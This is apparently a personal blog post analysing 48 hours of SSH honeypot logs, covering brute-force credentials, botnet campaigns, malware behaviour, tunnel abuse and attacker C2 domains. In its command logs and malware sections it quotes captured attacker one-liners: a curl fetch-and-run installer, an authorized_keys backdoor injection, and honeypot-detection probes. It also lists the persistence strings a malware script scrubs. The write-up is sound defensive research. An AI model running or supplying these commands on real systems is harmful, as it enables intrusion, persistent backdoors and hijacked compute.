/blog/ssh-honeypot-48-hours
I Mass-Accepted SSH Logins for 48 Hours and Catalogued Everything That Walked In
Contents
A few days ago I published a post about 30 days of SSH brute-force telemetry on my Oracle Cloud VM. 1,595 login attempts, 64 IPs, a rotating cast of bots trying root:admin until the heat death of the universe. The conclusion was reassuring: disable password auth, lock the door, enjoy the show through the peephole.
But peepholes only show you the hallway. I started wondering what would happen if I opened the door.
So I did. I deployed a Cowrie SSH honeypot on port 22, moved my real SSH to a Tailscale-only port, and let every bot on the internet walk right in. For 48 hours, every brute-force attempt succeeded. Every command ran (or appeared to). Every file upload was silently captured. Every session was replayed and recorded.
What I got back was a zoo.

The bait
If you’re going to lie to botnets, lie big. I configured Cowrie to impersonate a 32-core Intel Xeon production server with 64GB of RAM, because nothing attracts cryptominers like the promise of free compute they didn’t pay for.
The honeypot presented itself as:
- Hostname:
prod-app-server-01 - OS: Ubuntu 22.04.4 LTS
- CPU: Intel Xeon Silver 4314 @ 2.40GHz, 16 cores / 32 threads
- RAM: 64GB (48GB free — a delicious amount of headroom for a miner)
- Uptime: 87 days
- SSH banner:
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
The fake /etc/passwd had 34 user accounts including postgres, redis, admin, deploy, ci, and ubuntu. Fake .bash_history files showed realistic sysadmin activity — nginx restarts, docker compose deployments, postgres backups, git pulls, SSH tunnels to internal hosts named db-server-1 and cache-server-1.
There was even a login banner:
  +==================================================================+
  |                  Acme Cloud -- production cluster                  |
  |                   prod-app-server-01 (api/web)                     |
  |                                                                    |
  |  AUTHORIZED USE ONLY. All sessions are recorded.                   |
  |  Issues to: ops@acme-cloud.internal | runbook: wiki/ops/runbook    |
  +==================================================================+
“AUTHORIZED USE ONLY. All sessions are recorded.” The first honest thing on this entire server, and exactly zero attackers read it.
The numbers

48 hours. 38,208 events. 374 unique IPs. 6,501 sessions.
Let that ratio sink in. That’s one new attacker IP every 7.7 minutes, around the clock, for two straight days. The first bot connected within minutes of port 22 going live. They are waiting.
| Metric | Value |
|---|---|
| Total events logged | 38,208 |
| Unique source IPs | 374 |
| Total SSH sessions | 6,501 |
| Successful logins | 4,004 |
| Failed logins | 2,529 |
| Commands executed | 1,916 |
| Failed commands | 353 |
| File downloads | 225 |
| File uploads | 45 |
| TCP tunnel attempts | 72 |
| TTY sessions recorded | 73 |
| Unique malware samples | 12 |
| Unique HASSH fingerprints | 37 |
The login success rate was 61.3%. I had Cowrie configured to accept common credentials, so most bots got in on their first or second try. The 38.7% that failed were using credentials so obscure that even a honeypot configured to be maximally welcoming couldn’t justify letting them in. These are bots trying passwords like smo@@kkklss and 3245gs5662d34 — which, as we’ll see shortly, are not random at all.
The busiest hour was 2026-04-28 between 7-8 PM UTC, with 3,036 events — roughly 50 per minute. Something was clearly running a campaign.
What they typed for credentials
Usernames
  4,068  root
    345  admin
    249  user
    238  ubuntu
    201  345gs5662d34
     56  test
     44  oracle
     31  postgres
     26  ftpuser
     25  mysql
     23  sol
     21  git
     18  solana
     18  guest
     17  hadoop
     17  deploy
     14  ubnt
     14  steam
root accounts for 62% of all login attempts. This is the permanent, unshakable consensus of the botnet community: your server probably has root login enabled, root probably has a terrible password, and they will try it four thousand times to prove they’re right.
345gs5662d34 showing up 201 times as a username is not a typo. That’s a botnet using the same string as both username and password. Someone, somewhere, decided this was a good default credential for compromised machines, and now it’s in every wordlist on earth. The bots have become self-referential. They are bruteforcing the passwords that other bots set.

And yes, sol and solana are still here from the last post. The Solana validator hunters never sleep.
Passwords
    204  3245gs5662d34
    201  345gs5662d34
    166  smo@@kkklss
    164  LeitboGi0ro
    156  123456
    131  123@@@
     61  admin
     37  password
     36  1234
     33  null
     30  admin123
     28  123
     26  root
     24  ubuntu
The top four passwords are not from a generic brute-force list. They’re botnet propagation credentials — passwords that worms set on machines they’ve already compromised, so they can get back in later. LeitboGi0ro and 123@@@ are hardcoded in the bendi.py worm we captured. 3245gs5662d34 and 345gs5662d34 are from another botnet’s credential list.
This is the food chain in action. Botnet A compromises a box and sets password LeitboGi0ro. Botnet B knows Botnet A does this, so it tries LeitboGi0ro on every server it finds. Botnet A, aware that Botnet B is poaching its machines, tries to kill Botnet B’s processes on arrival. It’s parasites all the way down.
Then there’s 123456, ranking fifth. The 156 bots trying it are optimists, and I genuinely hope they never change.
What they did once inside
After logging in, every bot follows roughly the same script: fingerprint the box, check if it’s worth exploiting, deploy the payload. Here are the top commands:
    214  cd ~; chattr -ia .ssh; lockr -ia .ssh
    214  cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAA..." >>.ssh/authorized_keys
    163  uname -s -v -n -r -m
    134  hostname
    132  uname -a
     98  whoami
     73  pwd
     59  ps aux | head -10
     56  uptime
     54  history | tail -5
     52  mount | head -5
     52  ls -la /
     49  ssh -V
     45  env | head -10
     43  netstat -tulpn | head -10
     33  rm /tmp/bendi.py
     33  python3 /tmp/bendi.py
     31  bash <(curl -sL https://raw.githubusercontent.com/.../install.sh) -e https://sexy.pp.ua ...
     10  cat /proc/cpuinfo | grep name | wc -l
That first command — chattr -ia .ssh; lockr -ia .ssh — strips the immutable flag from .ssh/ so the bot can overwrite authorized_keys. lockr is not a real command; it’s a typo or a custom tool name that has been copy-pasted through botnet codebases for years. It fails silently. Nobody has noticed. Nobody will ever notice.
Then comes the SSH key injection. 214 sessions planted the same RSA public key, commenting it as mdrfckr. I’ll get to that key and its friends shortly.
The cat /proc/cpuinfo | grep name | wc -l is particularly interesting. That’s a bot checking how many CPU cores the machine has before deciding whether to deploy a miner. My fake 32-core Xeon was answering “32”, which presumably made several cryptominers very excited before they ran into the fact that nothing on this machine actually executes.
The SSH client census
Every SSH connection advertises a client version string. Here’s what connected:
  3,801  SSH-2.0-Go
  1,087  SSH-2.0-libssh_0.12.0
    471  SSH-2.0-paramiko_4.0.0
    262  SSH-2.0-AsyncSSH_2.1.0
    216  SSH-2.0-libssh_0.11.1
    126  SSH-2.0-libssh2_1.9.0
     58  SSH-2.0-phpseclib_1.0
     25  SSH-2.0-OpenSSH_10.0
     12  SSH-2.0-PUTTY
     12  SSH-2.0-Nmap-SSH2-Hostkey
      8  SSH-2.0-ZGrab ZGrab SSH Survey
      6  GET / HTTP/1.1
58% of all sessions came from SSH-2.0-Go — a bare Go SSH library with no identifying information. This is the scanner’s weapon of choice: fast, concurrent, no personality.
paramiko_4.0.0 is the Python SSH library, used by the bendi.py worm for propagation. AsyncSSH is the same story but async. Nmap-SSH2-Hostkey is, well, Nmap, doing exactly what it says on the tin.
And then there are 6 connections from GET / HTTP/1.1. These are web scanners that don’t know what SSH is. They connected to port 22 and sent an HTTP request. I admire the ambition.
The malware zoo
Over 48 hours, I collected 12 unique malware samples belonging to three distinct campaigns. Each one is a case study in how botnets compete for resources on the same stolen machines.
Campaign 1: bendi.py — the self-propagating SSH worm
The star of the show. bendi.py is a Chinese-language SSH worm that showed up in three distinct variants, each more evolved than the last.
Variant 1 (28KB, 578 lines): Installs to /root/.s/, identifies itself as [all] (literally [☢️全部☢️] — “all” in Chinese, flanked by radioactive symbols, because subtlety is dead).
Variant 2 (29KB, 585 lines): Same structure, identifies as [sup], minor refinements.
Variant 3 (59KB, 1,321 lines): The fully evolved form. Installs to /usr/lib/.sysd-scan/ and /usr/lib/.sysd-monitor/ — system directories designed to blend in with legitimate systemd paths. Stores data in /var/lib/.sysd-data/. Uses a Chinese PyPI mirror (pypi.tuna.tsinghua.edu.cn) for dependency installation. This one has been professionally improved.
All three variants share the same architecture:
- Scanner service (
scan-runner.service): Usesmasscanfor high-speed port scanning, then multithreadedparamikofor SSH credential brute-forcing with passwords includingLeitboGi0roand123@@@ - Provisioner service (
file-monitor.service): Watches scan results, auto-deploys the worm to newly compromised hosts - Komari monitoring agent: Phones home to
sexy.pp.uawith system stats so the operator can admire their fleet - Telegram C2: Sends notifications to a Telegram bot (token:
7431501378:AAH...) every time a new host is compromised
The worm’s lifecycle: scan random IP ranges for SSH → brute-force with known botnet passwords → upload itself → install as systemd services → start scanning from the new host → repeat. It’s an MLM scheme, but for servers.
The operator runs a deduplication API at sou.pp.ua to avoid re-compromising the same box twice, and maintains an exclusion list at del.sou.pp.ua/del.txt — a file listing 77 hosts that should be left alone (presumably the operator’s own infrastructure, or hosts belonging to people angry enough to cause problems).
They also maintain a target list at del.sou.pp.ua/ip_ranges.txt containing massive Oracle Cloud CIDR ranges. So if you’re running an Oracle Cloud VM with SSH exposed: congratulations, you are specifically on someone’s menu.
Campaign 2: RedTail — the multi-architecture cryptominer
While bendi.py is an SSH worm that plants miners, RedTail is the miner. It arrived as a family of four:
| Binary | Architecture | Size |
|---|---|---|
redtail.x86_64 | x86-64 | 1.8 MB |
redtail.i686 | 32-bit Intel | 1.7 MB |
redtail.arm8 | AArch64 | 1.5 MB |
redtail.arm7 | 32-bit ARM | 1.3 MB |
All four are UPX 5.02 packed ELF binaries — compressed executables that unpack in memory at runtime. No readable strings, no visible C2 addresses, no wallet IDs. The operator knows that people like me will run strings on their malware, and has planned accordingly.
The deployment is handled by two shell scripts:
setup.sh — the loader:
- Detects the host architecture (
x86_64,i686,aarch64,armv7l) - Finds a writable directory that isn’t mounted
noexec - Generates a random filename (because a binary called
redtailin/tmpis not exactly subtle) - Copies the correct architecture binary,
chmod +x, executes with the argumentssh - Cleans up the original files
clean.sh — the rivalry script:
- Stops and disables
c3pool_miner(a competing mining service) - Strips
chattrimmutable flags from cron directories - Scrubs all crontabs, removing lines containing
wget,curl,/dev/tcp,/tmp,.sh,nc,bash -i,base64 -d - Wipes
/tmp,/var/tmp,/dev/shm
That last script is remarkable. Before RedTail mines a single hash, it systematically eliminates every other miner, backdoor, and persistence mechanism on the box. It kills the competition, cleans the crime scene, and then moves in. This is gentrification, but for malware.

Campaign 3: The SSH key campaigns
Two separate operators were planting SSH public keys for persistent backdoor access:
Key 1 — mdrfckr (214 sessions):
ssh-rsa AAAAB3NzaC1yc2EAAAAB...oRw== mdrfckrThis is a known key associated with the Outlaw/Kinsing botnet. It’s been documented since at least 2019. The injection command also runs chattr -ia .ssh to strip immutable flags and chmod -R go= ~/.ssh to lock out other users. 214 sessions planted this exact key — by far the most common single action in the honeypot.
Key 2 — rsa-key-20230629 (2 sessions):
ssh-rsa AAAAB3NzaC1yc2EAAAA...kUMRr rsa-key-20230629A different operator, much quieter. Only 2 sessions. The key comment suggests it was generated on June 29, 2023, probably by PuTTYgen (the rsa-key-YYYYMMDD format is PuTTY’s default). This one came alongside the RedTail campaign.
Both keys serve the same purpose: even if the password gets changed, even if the worm gets cleaned up, the operator can SSH back in using their key. It’s a deadbolt on a house they don’t own.
The tunnel abuse
72 sessions attempted to use the honeypot as an SSH tunnel — a SOCKS proxy through my server to the wider internet. Here’s where they tried to go:
   54  ip-who.com:80
   10  141.101.90.1:3478
    5  ipv4.icanhazip.com:443
    2  google.com:443
    1  81.19.77.166:587
ip-who.com and icanhazip.com are IP-checking services. The bots are verifying that the tunnel works by checking “what’s my IP through this proxy?” If it returns the honeypot’s IP instead of their own, the tunnel is live. 54 sessions did this, which means 54 bots were testing whether they could use my server as a laundromat for their traffic.
141.101.90.1:3478 is a Cloudflare STUN server — used for WebRTC NAT traversal. Someone was trying to set up voice/video relay through my server. Creative.
And 81.19.77.166:587 is SMTP submission port. Someone was trying to relay spam through my honeypot. Port 587 is authenticated email submission. This is how your Gmail spam folder gets its content — compromised servers acting as unwitting mail relays.
google.com:443 is just a connectivity check. Even botnets need to know if the internet works.
The ones who tried to detect the honeypot
Not every visitor was a mindless bot. A handful of sessions ran commands specifically designed to detect whether they were in a real shell or a trap:
cat /proc/1/mounts
echo Hi | cat -n
curl2
/ip cloud print
cat /proc/1/mounts — PID 1’s mount table reveals the init system and filesystem layout. In a Docker container (which Cowrie runs in), this looks different from a real host. A sophisticated attacker checks this before deploying anything.
echo Hi | cat -n — tests whether cat behaves like real GNU coreutils. In some honeypots, commands are faked at a surface level and fall apart when piped. This is the attacker equivalent of knocking on a wall to check if it’s real.
curl2 — not a real command. Running a nonexistent binary and checking the error message can reveal whether the shell is emulating command-not-found or actually checking $PATH. Cowrie handles this, but older honeypots don’t.
/ip cloud print — this is a MikroTik RouterOS command. Someone’s scanner was checking if this “server” was actually a MikroTik router. It’s not, but the fact that they’re checking means they’ve been disappointed before.
The session profile
Most sessions were brutally short:
| Duration | Sessions |
|---|---|
| Under 2 seconds | ~3,100 (48%) |
| 2-30 seconds | ~3,100 (48%) |
| 30 seconds - 2 minutes | 226 (3.5%) |
| Over 2 minutes | 35 (0.5%) |
Average session: 6.3 seconds. The median was 1.5 seconds. Nearly half of all sessions connected, logged in, planted an SSH key or ran uname, and disconnected in under two seconds. These are not humans. These are assembly lines.

The 35 sessions lasting over 2 minutes were the interesting ones — bots deploying bendi.py (which installs dependencies via apt-get), or the RedTail campaign running its full setup sequence. One session hit the maximum of 302 seconds, which is 5 minutes of an automated script patiently installing python3, masscan, paramiko, and friends on a machine that was recording every keystroke.
73 sessions produced full terminal recordings that I can replay like VHS tapes of robots committing crimes. They are exactly as riveting as that sounds.
The infrastructure behind the curtain
The bendi.py worm was kind enough to hardcode all its C2 infrastructure in plaintext Python. Here’s the operator’s setup:
| Domain | Purpose |
|---|---|
sou.pp.ua | Central API — deduplication, coordination |
del.sou.pp.ua | Exclusion list, target IP ranges, install scripts |
sexy.pp.ua | Komari monitoring dashboard |
Telegram bot 7431501378:AAH... | Real-time compromise notifications |
The .pp.ua TLD is a free Ukrainian subdomain service, popular with malware operators because registration requires approximately zero identity verification. The operator registered three subdomains on it and built an entire C2 platform.
The exclusion list at del.sou.pp.ua/del.txt contained 77 IP addresses that the worm was instructed to skip. These are presumably the operator’s own machines, or infrastructure belonging to people who complained loudly enough. In the malware economy, an exclusion list is a customer service department.
The target scan list at del.sou.pp.ua/ip_ranges.txt was specifically loaded with Oracle Cloud CIDR ranges. Not AWS. Not GCP. Not Azure. Oracle Cloud. Whoever runs this worm has figured out that Oracle’s free-tier VMs — with their generous ARM compute and permissive security lists — are an all-you-can-eat buffet. As someone running an Oracle Cloud free-tier VM, I feel personally targeted, because I literally am.
The Komari monitoring agent (installed from GitHub, no less — github.com/komari-monitor/komari-agent) phones home to sexy.pp.ua with system metrics. The operator can see CPU usage, memory, uptime, and network stats for every compromised host in a clean web dashboard. It’s a botnet fleet management tool, and it looks nicer than most startups’ internal dashboards. I’ve seen Series A companies with worse observability.
What the 37 HASSH fingerprints tell us
HASSH is a fingerprinting method for SSH clients based on their key exchange algorithms. 37 unique fingerprints across 374 IPs means the attacking “army” is really about 37 distinct tools running on shared infrastructure.
  2,031  0a07365cc01fa9fc...  (Go SSH library)
  1,702  16443846184eafde...  (Go SSH library, different config)
  1,071  af8223ac9914f509...  (libssh 0.12.0)
    479  a2de0f306611e095...  (libssh variant)
    262  fda360b1b4f4d345...  (AsyncSSH)
    212  03a80b21afa81068...  (libssh 0.11.1)
Two Go fingerprints account for 57% of all traffic. These are mass-scanning tools — the worm’s masscan + Go brute-forcer combo that sprays credentials at scale. The libssh fingerprints are the follow-up exploitation phase. AsyncSSH is the credential-stuffing framework.
37 tools. 374 IPs. 6,501 sessions. The internet’s attack surface is surprisingly consolidated — a few dozen tools running on a few hundred compromised hosts, scanning everything, all the time.
The geography (by volume, not subtlety)
The top 15 IPs by session count:
  1,441  103.61.122.229     (IN)
    686  176.65.132.129     (RU)
    531  103.192.199.168    (IN)
    271  172.83.83.85       (US)
    184  139.59.74.51       (IN)
    184  103.150.30.30      (IN)
    164  139.59.11.181      (IN)
    108  193.32.162.151     (NL)
     77  192.109.200.238    (NL)
     72  157.151.175.225    (US)
     72  138.2.232.2        (US - Oracle Cloud)
     70  102.210.148.92     (ZA)
     59  80.94.92.182       (NL)
     59  129.213.137.74     (US - Oracle Cloud)
     58  54.38.52.18        (FR - OVH)
One IP in India generated 1,441 sessions — 22% of all traffic, from a single host. That’s roughly one session every two minutes for the entire 48-hour period. The bot never stopped, never slowed down, never took a break. I respect the stamina. I do not respect anything else about this.
Multiple Oracle Cloud IPs appear in the attacker list (138.2.232.2, 129.213.137.74, 129.153.121.56, etc.) — compromised Oracle VMs being used to scan for more Oracle VMs. The worm has already turned Oracle’s free tier into a self-sustaining ecosystem. It’s less of a botnet and more of a homeowners’ association where everybody breaks into each other’s houses.
What I learned

1. The internet is not scanning you. The internet is farming you.
This isn’t random noise. It’s organized agriculture. Botnets maintain target lists, exclusion lists, deduplication APIs, and fleet dashboards. They have CI/CD pipelines (the worm auto-deploys from GitHub). They have customer segmentation (Oracle Cloud CIDRs get priority). They have competitive strategy (kill rival miners before deploying your own). The only thing separating this from a legitimate SaaS business is a terms of service page.
2. Botnets compete harder than startups.
RedTail’s first action on a compromised host is to kill every other miner, backdoor, and cron job. The bendi.py worm checks a deduplication API to avoid re-infecting hosts. The mdrfckr key campaign strips immutable flags before overwriting authorized_keys. These are not allies. They are rivals strip-mining the same depleted resource, and they will sabotage each other without hesitation. It’s late-stage capitalism, but for crime.
3. Your “obscure” port is not obscure.
The bendi.py worm uses masscan, which scans the entire IPv4 space in minutes. Moving SSH to port 2222 or 22222 buys you approximately nothing. The bots will find it. The only real defenses are: disable password auth, use key-only authentication, and restrict access to a VPN or Tailscale. Everything else is security theater with extra steps.
4. Free-tier cloud VMs are a monoculture.
Oracle Cloud free-tier is specifically targeted because the attacker knows exactly what they’re getting: a predictable VM with default security groups, often left running by someone who signed up for the free tier, provisioned a box, and wandered off. Every one of those forgotten VMs is a recruitment opportunity for the next botnet generation.
5. The attack surface is smaller than it looks.
374 IPs sounds like a lot, but 37 HASSH fingerprints means 37 tools. Two Go-based scanners accounted for 57% of all traffic. One IP in India generated 22% of all sessions. The “millions of hackers” narrative is misleading — it’s a few dozen tools running on infrastructure that was itself compromised by the same few dozen tools. Turtles all the way down.
Teardown
After 48 hours, I archived everything — 12 payloads, 73 terminal recordings, 21MB of JSON logs, the full fake filesystem config — and shut it down. SSH is back on its normal ports, the Cowrie container is gone, and the Docker image has been pruned. The archived data lives on for future analysis (and this blog post).
If you want to run your own honeypot, Cowrie is excellent. Docker deployment takes about 15 minutes. Just make sure your real SSH is somewhere the bots can’t reach first — I used Tailscale, which means my actual shell was never accessible from the public internet during the experiment.
The 48-hour dataset is interesting, but the diminishing returns set in fast. After the first 12 hours, the attack patterns stabilized and the same campaigns kept cycling. The novelty is in the first wave; after that, it’s the same bots, same payloads, same SSH keys, on repeat. The internet’s offense is automated, relentless, and deeply unoriginal.
But every so often, someone types curl2 into the fake shell to test if it’s real, and you remember: somewhere behind all the automation, a human wrote this code. A human registered sexy.pp.ua. A human chose mdrfckr as their SSH key comment. A human decorated their worm identifier with radioactive emoji.
The internet is full of people. Some of them are just having a worse day than you.